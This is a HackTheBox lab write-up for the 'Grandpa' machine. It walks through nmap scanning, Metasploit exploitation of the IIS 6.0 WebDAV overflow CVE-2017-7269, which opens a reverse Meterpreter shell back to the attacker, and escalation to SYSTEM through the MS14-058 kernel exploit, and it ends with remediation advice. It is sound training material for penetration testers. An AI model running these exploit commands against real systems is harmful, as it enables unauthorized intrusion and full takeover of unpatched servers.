HackTheBox: Grandpa Writeup

Machine Name	Grandpa
OS	Windows Server 2003 (Build 3790, Service Pack 2)
Difficulty	Easy
IP Address	10.129.95.233
Date	November 16, 2025

Executive Summary

Grandpa is a legacy Windows Server 2003 machine running Microsoft IIS 6.0 with WebDAV enabled. The machine is vulnerable to CVE-2017-7269, a critical buffer overflow vulnerability in the ScStoragePathFromUrl function. After gaining initial access as NT AUTHORITY\NETWORK SERVICE, privilege escalation to SYSTEM was achieved using the MS14-058 kernel exploit.

Key Findings

- IIS 6.0 vulnerable to CVE-2017-7269 (Buffer Overflow)
- Windows Server 2003 SP2 vulnerable to multiple kernel exploits
- WebDAV service exposed with dangerous HTTP methods enabled
- Outdated and unsupported operating system without security patches

1. Reconnaissance

1.1 Port Scanning

An initial port scan was performed using nmap to identify open services:
nmap -p- --min-rate 5000 -sS 10.129.95.233
nmap -p80 -sCV 10.129.95.233



Figure 1: Nmap port scanning and service enumeration

Key Findings

- Port 80/TCP: HTTP (Microsoft IIS httpd 6.0)
- WebDAV enabled with multiple dangerous methods
- Server Type: Microsoft-IIS/6.0
- 65,534 ports filtered

2. Initial Exploitation

2.1 Vulnerability Identification

IIS 6.0 is known to be vulnerable to CVE-2017-7269, a buffer overflow vulnerability in the ScStoragePathFromUrl function in the WebDAV service. This vulnerability allows remote attackers to execute arbitrary code via a long header in a PROPFIND request.

2.2 Exploitation with Metasploit

The exploit was executed using the Metasploit Framework:
use exploit/windows/iis/iis_webdav_scstoragepathfromurl
set RHOSTS 10.129.95.233
set LHOST 10.10.14.213
exploit



Figure 2: Initial exploitation using CVE-2017-7269

A Meterpreter session was successfully established as NT AUTHORITY\NETWORK SERVICE. However, the initial session was unstable and required migration to a more stable process.

3. Post-Exploitation & Stabilization

3.1 Process Migration

The initial shell was running in an unstable rundll32.exe process. To stabilize the session, process migration was necessary:
meterpreter > ps
meterpreter > migrate 1896
meterpreter > getuid
meterpreter > sysinfo

Figure 3: Process migration and system information

The session was successfully migrated to wmiprvse.exe (PID 1896), running as NT AUTHORITY\NETWORK SERVICE on Windows Server 2003 SP2.

4. Privilege Escalation

4.1 Exploit Suggestion

The local_exploit_suggester module was used to identify potential privilege escalation vectors:
background
use post/multi/recon/local_exploit_suggester
set SESSION 1
run



Figure 4: Local privilege escalation exploit suggestions

Vulnerable Exploits Identified

- MS14-058 (track_popup_menu) - The target appears to be vulnerable
- MS14-070 (tcpip_ioctl) - The target appears to be vulnerable
- MS15-051 (client_copy_image) - The target appears to be vulnerable

- MS16-075 (reflection) - The target appears to be vulnerable
- ppr_flatten_rec - The target appears to be vulnerable

4.2 Exploiting MS14-058

The MS14-058 exploit was chosen due to its reliability on Windows Server 2003 systems:
use exploit/windows/local/ms14_058_track_popup_menu
set SESSION 1
set LHOST 10.10.14.213
exploit



Figure 5: Successful privilege escalation to NT AUTHORITY\SYSTEM

A new Meterpreter session was obtained with SYSTEM privileges, granting complete control over the target system.

5. Flags

5.1 User Flag

The user flag was located in the Harry user's desktop directory:
cd C:\Documents and Settings\Harry\Desktop
cat user.txt



Figure 6: User flag retrieved from Harry's desktop

5.2 Root Flag

With SYSTEM privileges, the root flag was retrieved from the Administrator's desktop:
cd C:\Documents and Settings\Administrator\Desktop
cat root.txt



Figure 6: Root flag retrieved from Administrator desktop

6. Vulnerabilities Summary

Vulnerability	**CVE**	**Severity**
IIS 6.0 WebDAV Buffer Overflow	CVE-2017-7269	Critical (9.8)
Windows Kernel Privilege Escalation	MS14-058	High (7.8)
Outdated Operating System	N/A	High

7. Lessons Learned

7.1 Technical Insights

- Legacy systems vulnerability: Windows Server 2003 and IIS 6.0 are end-of-life products with known, unpatched vulnerabilities that remain exploitable today.
- Process migration importance: Initial shells may be unstable; migrating to stable system processes is crucial for maintaining access.
- WebDAV dangers: Enabling WebDAV with dangerous HTTP methods significantly increases attack surface.
- Kernel exploits reliability: Multiple kernel exploits (MS14-058, MS14-070, MS15-051) were available, demonstrating the lack of security patches.

7.2 Penetration Testing Methodology

This engagement followed the standard penetration testing methodology:

1. Reconnaissance: Comprehensive port and service enumeration
2. Vulnerability Identification: Matching service versions to known CVEs
3. Exploitation: Using reliable exploits with proper configurations
4. Post-Exploitation: Stabilizing access and gathering system information
5. Privilege Escalation: Systematic enumeration and exploitation of local vulnerabilities
6. Objective Achievement: Retrieving flags and documenting access

8. Remediation Recommendations

8.1 Immediate Actions

- Upgrade or decommission: Windows Server 2003 is end-of-life and should be immediately upgraded to a supported operating system or decommissioned.
- Disable WebDAV: If WebDAV is not required, disable it completely. If required, restrict dangerous HTTP methods.
- Network segmentation: Isolate legacy systems from the main network until they can be upgraded.

8.2 Long-term Security Measures

- Patch management: Implement a robust patch management policy for all systems.
- Vulnerability scanning: Regular vulnerability assessments to identify outdated software and missing patches.
- Principle of least privilege: Ensure services run with minimal required privileges.
- Defense in depth: Implement multiple layers of security controls including firewalls, IDS/IPS, and endpoint protection.

9. References

- CVE-2017-7269: https://nvd.nist.gov/vuln/detail/CVE-2017-7269
- MS14-058: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2014/ms14-058
- Metasploit Framework: https://www.metasploit.com/
- HackTheBox: https://www.hackthebox.com/

10. Conclusion

The Grandpa machine demonstrates the critical risks associated with running outdated and unsupported systems. The combination of a vulnerable IIS 6.0 service and an unpatched Windows Server 2003 kernel created multiple attack vectors that led to full system compromise. This engagement emphasizes the importance of maintaining current software versions, implementing proper patch management, and following defense-in-depth security principles.

The successful exploitation and privilege escalation required knowledge of legacy Windows vulnerabilities, process migration techniques, and systematic enumeration methodology. These skills are essential for penetration testers working with real-world environments where legacy systems may still be present.